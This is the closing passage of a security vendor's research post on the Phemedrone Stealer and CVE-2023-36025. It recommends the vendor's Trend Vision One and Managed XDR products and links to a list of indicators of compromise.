It is critical for organizations to adopt technologies such as Trend Vision One™one-platform to protect mission-critical data from advanced cyberthreats. Trend Vision One enables security teams to continuously identify known, unknown, managed, and unmanaged cyber assets. It also offers comprehensive prevention, detection, and response capabilities backed by AI, advanced threat research, and intelligence, leading to faster detection, response, and remediation.

Organizations should also consider employing a cutting-edge multilayered defensive strategyproducts via comprehensive security solutions such as Trend Micro™ Managed XDRservices, which can detect, scan, and block malicious content across the modern threat landscape.

Indicators of Compromise (IoCs)

You can find the full list of Phemedrone Stealer IoCs here.

Tags

Source: https://www.trendmicro.com/en_us/research/24/a/cve-2023-36025-exploited-for-defense-evasion-in-phemedrone-steal.html